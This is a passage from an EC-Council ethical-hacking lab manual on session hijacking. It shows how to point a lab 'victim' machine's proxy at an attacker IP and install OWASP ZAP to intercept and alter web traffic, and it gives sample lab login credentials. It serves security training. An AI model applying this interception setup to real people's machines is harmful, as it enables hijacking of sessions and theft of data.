


Figure 1.1.1: Google Chrome Settings

4. On the **Settings** page, scroll down and click the **Advanced** option in the browser.

ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.




Figure 1.1.2: Google Chrome Show Advanced settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.




Figure 1.1.3: Google Chrome: Change proxy settings

6. A Windows 10 **Settings** window opens, with the **Proxy** settings in the right pane
7. Under the **Manual proxy setup** section, make the following changes:
   - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
   - In the **Address** field, type **10.10.10.19** (the IP address of the attacker's machine).
   - In the **Port** field, type **8080**.
   - Click **Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Settings window: Proxy setup

8. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
9. Switch to the **Windows Server 2019** virtual machine, which in this lab will be the attacker's machine; log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.2

Install & Configure OWASP ZAP

10. To install **OWASP ZAP**, navigate to **Z:\CEHv11 Module 11 Session Hijacking\OWASP ZAP**, double-click **ZAP_2_8_0_windows.exe**, and follow the installation steps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Setup - OWASP Zed Attack Proxy** window appears; click **Next**.




Figure 1.1.5: Setup - OWASP Zed Attack Proxy

12. In the **Select Installation Type** wizard, ensure that the **Standard installation** radio button is selected and click **Next**.
13. Follow the steps to install **OWASP ZAP** using the default settings.
14. After the installation completes, the **Completing the OWASP Zed Attack Proxy Setup Wizard** appears; click **Finish**.
15. Double-click the **OWASP ZAP** shortcut on **Desktop** to launch the application.
16. A prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

